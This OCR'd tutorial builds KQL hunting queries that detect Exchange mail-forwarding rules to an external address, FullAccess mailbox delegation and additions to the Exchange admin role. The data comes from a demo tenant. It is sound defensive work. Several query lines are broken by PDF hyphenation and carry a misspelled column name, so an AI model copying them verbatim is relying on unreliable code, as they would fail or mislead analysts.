
```
OfficeActivity
| where OfficeWorkload == "Exchange" and Operation == "Set-Mailbox"
```

It returns 70 results and as you've notice. Configuring a simple mail forwarder rule does indeed fall under the category Set-Mailbox category, but there are also other Exchange activities that fall under that category.

This means that we have to improve our KQL query.




The **Parameters** column contains data in a JSON format. It exposes a special keyword that we can use to filter one. It is **DeliverToMailboxAndForward**. This value is exposed, when a user sets a mail forwarder rule on an inbox.




If we know this kind of information. We can start update our KQL query with the following example:

```
OfficeActivity
| where OfficeWorkload == "Exchange" and Operation == "Set-Mailbox"
and Parameters has "DeliverToMailboxAndForward"
```

Now it only returns 3 results, which is good. But we aren't there yet.
Sure, it is option to use this KQL query to create an incident alert for it. However, the goal of KQL Internals is to get the best out of the query.




Here we can see that the **UserId** contains the user principal ''Walcott'', which is the user that has set the forwarder rule. At the **OfficeObjectId** it contains the user ''Digne'', where the forwarder rule was set on.




What we also want to know is what kind of mail was used as a mail forwarder rule.
If we look at the **Parameters** column.

It contains a property that we can include in our KQL query.



Now when we expand **2 {"Name":"ForwardingSmtpAddress","Value":"smtp:hacketyhack-hack01@gmail.com"}** and click on **Extend column**. This is basically using the **parse_json** scalar operator.



Now our KQL query will be:

```
OfficeActivity
| where OfficeWorkload == "Exchange" and Operation == "Set-Mailbox"
and Parameters has "DeliverToMailboxAndForward"
| extend Email = tostring(parse_json(Parameters)[2].Value)
```

A column will be created with the name **Value_** and it shows us, which mail was used as a forwarder rule. This means that we don't need to expand the Parameters column and look for the mail, etc.

TimeGenerated [UTC]	Value_	OfficeId	RecordType	Operation
4/22/2020, 5:49:48.000 PM	smtp:hacketyhackhack01@gmail.com	95da1ddb-f9a0-414e-f762-08d7e6e58d06	ExchangeAdmin	Set-Mailbox
4/25/2020, 1:20:35.000 PM	False	77bcb57a-50ae-42b6-bfb1-08d7e91b705e	ExchangeAdmin	Set-Mailbox
4/25/2020, 1:20:56.000 PM	True	f6885b43-1a55-420b-4e57-08d7e91b7c9e	ExchangeAdmin	Set-Mailbox

The final step is to only display the columns we are interested it. This can be done with the **project** operator.

```
OfficeActivity
| where OfficeWorkload == "Exchange" and Operation == "Set-Mailbox"
and Parameters has "DeliverToMailboxAndForward"
| extend Value_ = tostring(parse_json(Parameters)[2].Value)
| project TimeGenerated, OfficeWorkload, UserId, OfficeObjectId, Value_
```

End result of our KQL query:


TimeGenerated [UTC]	Value_	OfficeWorkload	UserId	OfficeObjectId	Operation
4/22/2020, 5:49:48.000 PM	smtp:hacketyhackhack01@gmail.com	Exchange	Walcott@dontgetowned.onmicrosoft.com	Digne	Set-Mailbox
4/25/2020, 1:20:35.000 PM	False	Exchange	Walcott@dontgetowned.onmicrosoft.com	Coleman	Set-Mailbox
4/25/2020, 1:20:56.000 PM	True	Exchange	Walcott@dontgetowned.onmicrosoft.com	Coleman	Set-Mailbox

But, having a column name with ''**Value_**'' isn't something that I personally like, so you can change that.

```
OfficeActivity
| where OfficeWorkload == "Exchange" and Operation == "Set-Mailbox"
and Parameters has "DeliverToMailboxAndForward"
| extend Email = tostring(parse_json(Parameters)[2].Value)
| project TimeGenerated, OfficeWorkload, UserId, OfficeObjectId, Email
```


TimeGenerated [UTC]	Email	OfficeWorkload	UserId	OfficeObjectId
4/22/2020, 5:49:48.000 PM	smtp:hacketyhackhack01@gmail.com	Exchange	Walcott@dontgetowned.onmicrosoft.com	Digne
4/25/2020, 1:20:35.000 PM	False	Exchange	Walcott@dontgetowned.onmicrosoft.com	Coleman
4/25/2020, 1:20:56.000 PM	True	Exchange	Walcott@dontgetowned.onmicrosoft.com	Coleman
4/25/2020, 3:41:47.000 PM	False	Exchange	Walcott@dontgetowned.onmicrosoft.com	Coleman

In this example. Only the **Value_** has changed to **Email**



• 2.2) – Full access delegated on mailbox

This use-case is an example where someone has delegated full access to a mailbox to be able to read and manage it.



When we run the following KQL query in Log Analytics:

```
OfficeActivity
| where OfficeWorkload == "Exchange" and Operation == "Add-MailboxPermission"
| sort by TimeGenerated
```

We will get returned results with information. It is possible to create a hunting query for this KQL query, but we can improve this query. **OfficeWorkload** is a column that tells about which Office365 service it is related too. The **Operation** tells which action was performed.

TimeGenerated [UTC]	OfficeId	RecordType	Operation	OrganizationId
4/25/2020, 6:10:50.000 AM	f16a8177-d8b2-4263-aaf6-08d7e8df6728	ExchangeAdmin	Add-MailboxPermission	0e1c2ac1-a38d-485e-a29d-cc12d1c835cb
4/22/2020, 5:56:38.000 PM	2f237c30-ac94-4800-f5b2-08d7e6e68130	ExchangeAdmin	Add-MailboxPermission	0e1c2ac1-a38d-485e-a29d-cc12d1c835cb
4/22/2020, 5:55:52.000 PM	2943eb22-385b-4457-ad58-08d7e6e66...	ExchangeAdmin	Add-MailboxPermission	0e1c2ac1-a38d-485e-a29d-cc12d1c835cb
4/21/2020, 7:42:19.000 PM	54c6935e-ff17-4c6a-e039-08d7e62c1a4d	ExchangeAdmin	Add-MailboxPermission	0e1c2ac1-a38d-485e-a29d-cc12d1c835cb

Now we will use the **project** operator to only display the necessary columns that we're interested in. I have picked a few columns that I felt were good to display.


Here is an example:

```
OfficeActivity
| where OfficeWorkload == "Exchange" and Operation == "Add-MailboxPermission"
| sort by TimeGenerated
| project OfficeWorkload, Operation, OfficeObjectId, UserId, Parameters
```

This is the returned result and it contains enough information to use the KQL query as a hunting query, but as said before. We are trying to get the best information from a KQL query.


At the value that has been marked in blue. We can see that the user ''Walcott'' has delegated access rights on the mailbox of ''Yannick Bolasie''.

At the **Parameters** column. There is data that is in a JSON format, which we need to parse to find more interesting values. Because it doesn't show up in the columns if we stick with our current KQL query.



OfficeWorkload	Operation	OfficeObjectId	UserId	Parameters
Exchange	Add-MailboxPermission	EURPR07A009.PROD....	NT AUTHORITY\SYSTEM (Microso...	[{ "Name": "DomainController", "Value": "" }, { "Name": "Identit
Exchange	Add-MailboxPermission	YannickBolasie	Walcott@dontgetowned.onmicro...	[{ "Name": "Identity", "Value": "Yannick Bolasie" }, { "Name": "U
Exchange	Add-MailboxPermission	YannickBolasie	Walcott@dontgetowned.onmicro...	[{ "Name": "Identity", "Value": "Yannick Bolasie" }, { "Name": "U
Exchange	Add-MailboxPermission	EURPR07A009.PROD....	NT AUTHORITY\SYSTEM (Microso...	[{ "Name": "DomainController", "Value": "" }, { "Name": "Identit


When we expand the **Parameters** column. There is more information that we didn't see in the columns.




Now we need to expand the following two properties at the **Parameters** column.

1 {"Name":"User","Value":"Bernard"}
2 {"Name":"AccessRights","Value":"FullAccess"}

Now we need to click on **Value** and then on **Extend column**. This will use the **parse_json** scalar function to parse the value into our query.






Last step is to do the same thing at **2 {"Name":"AccessRights","Value":"FullAccess"}**

After you have done all the steps. You will have a query that looks something like this.

```
OfficeActivity
| where OfficeWorkload == "Exchange" and Operation == "Add-MailboxPermission"
| sort by TimeGenerated
| project OfficeWorkload, Operation, OfficeObjectId, UserId, Parameters
| extend Value_ = tostring(parse_json(Parameters)[1].Value)
| extend Value_ = tostring(parse_json(Parameters)[2].Value)
```

What you will notice that you can't have both columns with the same display name. This means that `extend Value_ = tostring(parse_json(Parameters)[2].Value)` will override the first value, so you only see which access right was granted.




Value_	OfficeWorkload	Operation	OfficeObjectId
FullAccess	Exchange	Add-MailboxPermission	Kean
FullAccess	Exchange	Add-MailboxPermission	Kean
EURPR07A009.PROD.OUTLOOK.COM/Microsoft Exchange Hosted Or...	Exchange	Add-MailboxPermission	EURPR07A009.PROD.OUTLOOK.COM/Mi
FullAccess	Exchange	Add-MailboxPermission	YannickBolasie

To fix this, we have to make a few changes, such as renaming the parsed JSON values.
This is an example of the improved KQL query.


```
OfficeActivity
| where OfficeWorkload == "Exchange" and Operation == "Add-MailboxPermission"
| sort by TimeGenerated
| extend UserPrincipal = tostring(parse_json(Parameters)[1].Value)
| extend AccessRight = tostring(parse_json(Parameters)[2].Value)
| project TimeGenerated, UserPrincipal, OfficeObjectId, UserId, AccessRight
```

As we have notice that you can't have two same column names, so I've decided to change them to another (column) name.



```
OfficeActivity
| where OfficeWorkload == "Exchange" and Operation == "Add-MailboxPermission"
| sort by TimeGenerated
| extend UserPrincipal = tostring(parse_json(Parameters)[1].Value)
| extend AccessRight = tostring(parse_json(Parameters)[2].Value)
```


Final result of our KQL query:



TimeGenerated [UTC]	UserPrincipal	AccessRight	OfficeObjectId	UserId
4/25/2020, 5:53:44.000 PM	EURPR07A009.PROD.OU...	FullAccess	Kean	Walcott@dontgetowned.onmicrosoft.com
4/25/2020, 5:45:46.000 PM	EURPR07A009.PROD.OU...	FullAccess	Kean	Walcott@dontgetowned.onmicrosoft.com
4/22/2020, 5:56:38.000 PM	Bernard	FullAccess	YannickBolasie	Walcott@dontgetowned.onmicrosoft.com
4/22/2020, 5:55:52.000 PM	Theo Walcott	FullAccess	YannickBolasie	Walcott@dontgetowned.onmicrosoft.com

- 2.3) – User was added to Exchange Admin role

This use-case is when someone is added to the Exchange Admin role. This role is the most powerful role in Exchange Online and it should be only limited to the right people.



Exchange Admin is a Directory Role in Azure Active Directory, so that means that we need to call another reference table than **OfficeActivity**.

We first need to call the reference table **AuditLogs**, because the data that we are interested in. Is stored in this reference table.

Run the following KQL query in Log Analytics:

```
AuditLogs
```

It will return different results as we know, and the first thing that should come up in our mind is the **OperationName** column.


TimeGenerated [UTC]	ResourceId	OperationName	OperationVe
4/26/2020, 5:37:05.823 AM	/tenants/0e1c2ac1-a38d-485e-a29d-cc12d1c835cb/providers/Microso...	Update user	1.0
4/26/2020, 5:44:00.182 AM	/tenants/0e1c2ac1-a38d-485e-a29d-cc12d1c835cb/providers/Microso...	Remove member from role	1.0
4/26/2020, 5:44:04.160 AM	/tenants/0e1c2ac1-a38d-485e-a29d-cc12d1c835cb/providers/Microso...	Add member to role	1.0
4/26/2020, 5:44:47.535 AM	/tenants/0e1c2ac1-a38d-485e-a29d-cc12d1c835cb/providers/Microso...	Remove member from role	1.0

The **OperationName** column tells what kind of operation was performed. Since we have added a user principal to a Directory role. It is likely that the **Add member to role** action is the operation we need to filter on.

Run the following KQL query in Log Analytics:


```
AuditLogs
| where OperationName == "Add member to role"
```

We now only have two returned results. I would recommend to check all the columns to see if you can find some interesting information, like for example. Which user added someone to a Directory role, and which Directory role was assigned?



When you scroll a bit to the right. There are two columns that has metadata in a JSON format. Information like this is gold, but it is often forgotten. We have learnt that we can parse these kind of data with the **parse_json** scalar function.


This are two columns we are interested in. **IniatedBy** & **TargetResources**.



We'll start by looking more into the details at the **IniatedBy** column. What you are now seeing is different properties. One of them is **userPrincipalName**. This property tells which user assigned a directory role to someone.

Now what we need to do is to use the **parse_json** scalar function to include the **userPrincipalName** property in our KQL query.

We can do this by right clicking at the **userPrincipalName** property and then select **Extend column**.



Now your current KQL query will become something like this:

```
AuditLogs
| where OperationName == "Add member to role"
| extend userPrincipalName_ = tostring(parse_json(tostring(Initiat-
edBy.user)).userPrincipalName)
```


We have now parsed the JSON data at the **userPrincipalName** property. It is now included in a column. We can later rename it if we want too.

At the **TargetResources** column. There is data in a JSON format as well, which we need to parse to get the right values in a column.


When we expand **0 {"displayName":null,"administrativeUnits"** – You will get more properties.

Now you will see a new property with the name **modifiedProperties**. If you expand that property as well. There will be more data that might be interesting.


This includes data about which directory role was assigned. Here you can see that the **Exchange Service Administrator** was assigned.



Now expand **1 {"displayName":"Role.DisplayName"** and click on **newValue**.



Click on **Extend column** at **newValue** to parse this value.



Now our current KQL query will be something like this:


```
AuditLogs
| where OperationName == "Add member to role"
| extend userPrincipalName_ = tostring(parse_json(tostring(Initiat-
edBy.user)).userPrincipalName)
| extend newValue_ = tostring(parse_json(tostring(parse_json(tostring(Tar-
getResources[0].modifiedProperties))[1].newValue)))
```

We can see that Walcott now added a user to the Exchange Admin role, but the main question is not solved yet. Which user was added by Walcott to the Exchange Admin role?

TimeGenerated [UTC]	userPrincipalName_	newValue_	ResourceId
4/26/2020, 5:44:04.160 AM	Walcott@dontgetowned.onmicrosoft.com	Exchange Service Administrator	/tenants/0e1c2ac1-a38d-485e-a29d-cc12d1c835cb/providers/
4/26/2020, 5:44:54.810 AM	Walcott@dontgetowned.onmicrosoft.com	Exchange Service Administrator	/tenants/0e1c2ac1-a38d-485e-a29d-cc12d1c835cb/providers/

When we expand **0 {"displayName":null,"administrativeUnits"** at the **TargetResources** column.

We can see another user principal, which is Andre Gomes. This user has been added to the Exchange Admin role.



Click now at **Extend column** at the **userPrincipalName** property that contains Gomes@dontgetowned

This is how your KQL query will look like now:

What you will notice is that you now have a duplicate userPrincipalName_ as an column, so it will only display one in the returned result(s), when you run a KQL query.

```
AuditLogs
| where OperationName == "Add member to role"
| extend userPrincipalName_ = tostring(parse_json(tostring(Initiat-
edBy.user)).userPrincipalName)
| extend newValue_ = tostring(parse_json(tostring(parse_json(tostring(Tar-
getResources[0].modifiedProperties))[1].newValue)))
| extend userPrincipalName_ = tostring(TargetResources[0].userPrincipalName)
```

I will make a slight change by renaming userPrincipalName_ to **IniatedBy** and newValue_ to **DirectoryRole**, and the other userPrincipalName_ will be renamed to **UserPrincipalName**.

```
AuditLogs
| where OperationName == "Add member to role"
| extend IniatedBy = tostring(parse_json(tostring(InitiatedBy.user)).userPrincipalName)
| extend DirectoryRole = tostring(parse_json(tostring(parse_json(tostring(TargetResources[0].modifiedProperties))[1].newValue)))
| extend UserPrincipalName = tostring(TargetResources[0].userPrincipalName)
```

This will be the KQL query now:

```
AuditLogs
| where OperationName == "Add member to role"
| extend IniatedBy = tostring(parse_json(tostring(InitiatedBy.user)).userPrinci-
palName)
| extend DirectoryRole = tostring(parse_json(tostring(parse_json(tostring(Tar-
getResources[0].modifiedProperties))[1].newValue)))
| extend UserPrincipalName = tostring(TargetResources[0].userPrincipalName)
```

Let's admit it. This looks way better in our KQL query, but we have to do one final step. Which is fine-tuning our query to filter that specifically on the Exchange Admin role, and use the project operator to only display the necessary columns.

TimeGenerated [UTC]	IniatedBy	DirectoryRole	UserPrincipalName	ResourceId
